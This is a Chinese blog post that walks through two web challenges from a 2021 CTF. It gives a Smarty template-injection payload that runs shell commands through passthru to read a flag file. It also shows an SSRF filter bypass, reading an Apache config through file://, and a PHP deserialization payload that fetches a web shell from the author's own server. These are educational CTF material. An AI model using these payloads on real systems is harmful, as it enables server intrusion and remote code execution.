【CTF系列】2021年2月四叶草CTF

原创

slug01sh 于 2021-02-27 09:37:21 发布 931 收藏 1

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/qq_43085611/article/details/114161377

文章目录

四叶草网络安全学院的一次推广活动吧，正好可以试试自己的水平（问就是菜。

---

1 Web

1.1 题目：GET

> 题目描述：Hello GET_flAG!!!
> 题目地址：http://0bc68a13.yunyansec.com/

1. 根据提示输入任意的Get参数，即可查看源码。http://0bc68a13.yunyansec.com/?1


```php
<?php
include('flag.php');
include('./libs/Smarty.class.php');
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag/i", $value)){

            $smarty->display('./template.html');


        }elseif(preg_match("/system|exec|eval|cat|assert|file|fgets/i", $value)){


            $smarty->display('./template.html');

        }else{


            $smarty->display("eval:".$value);//flag.php
        }

    }
}else{
    $smarty->display('./template.html');
}
?> 1
```

2. 查询到smarty是模版注入的漏洞，访问验证漏洞

> http://d40c2bf8.yunyansec.com/?a={phpinfo()}

3. 利用寻找可利用的命令执行函数来查看 flag

> http://938e2c8c.yunyansec.com/?a={passthru(%22tac%20`find%20-iname%20fla*`%22)}



（图片说明：passthru 函数会执行后面的命令`tac `find -iname fla*``，这个命令用来寻找 flag 文件并且输出其内容）

1.2 题目： Website

> 题目描述：Website
> 附件下载：暂无附件
> 题目地址：http://eb9a2ac6.yunyansec.com/

1. 猜测为 SSRF，有 WAF，可以使用 302 跳转绕过（可以使用 PHP 实现 302 跳转，使用 nginx 设置太麻烦了）


2. 使用 File 协议读取配置文件 /etc/httpd/conf/httpd.conf，发现 web 路径（Web1 和 Web2），可以进一步读取网站源码。

```
<VirtualHost _default_:80>
DocumentRoot /var/www/html/web1
</VirtualHost>


<VirtualHost *:8080>
    DocumentRoot /var/www/html/web2
</VirtualHost>
</div></body>
</html>
```

3. php反序列化拿shell，http://180fe897.yunyansec.com/?url=http://127.0.0.1:8080?data=payload 在 1.txt 中写入 Web Shell。

```
<?php

class copy_file{
    public $path = 'upload/';
    public $file="e.php";
    public $url='http://127.0.0.1:80/?url=http://vps/1.txt';

}
echo urlencode(urlencode(serialize(new copy_file())));

?>
```

4. 访问 Web Shell，并找 flag。



---

2 小结

元宵节前一天的比赛，TimeLineSec 队里的师傅们把题目 AK 了□，Cool。

我第一道题是自己完整做出来的，第二道题和队里的师傅稍微讨论了一下，就接近 2 道题的样子。

打 CTF 有半年左右了，但这半年都只是在关注漏洞本身，属于一种只见树木不见森林的状态，希望后面能慢慢的再提升一些核心的技能点。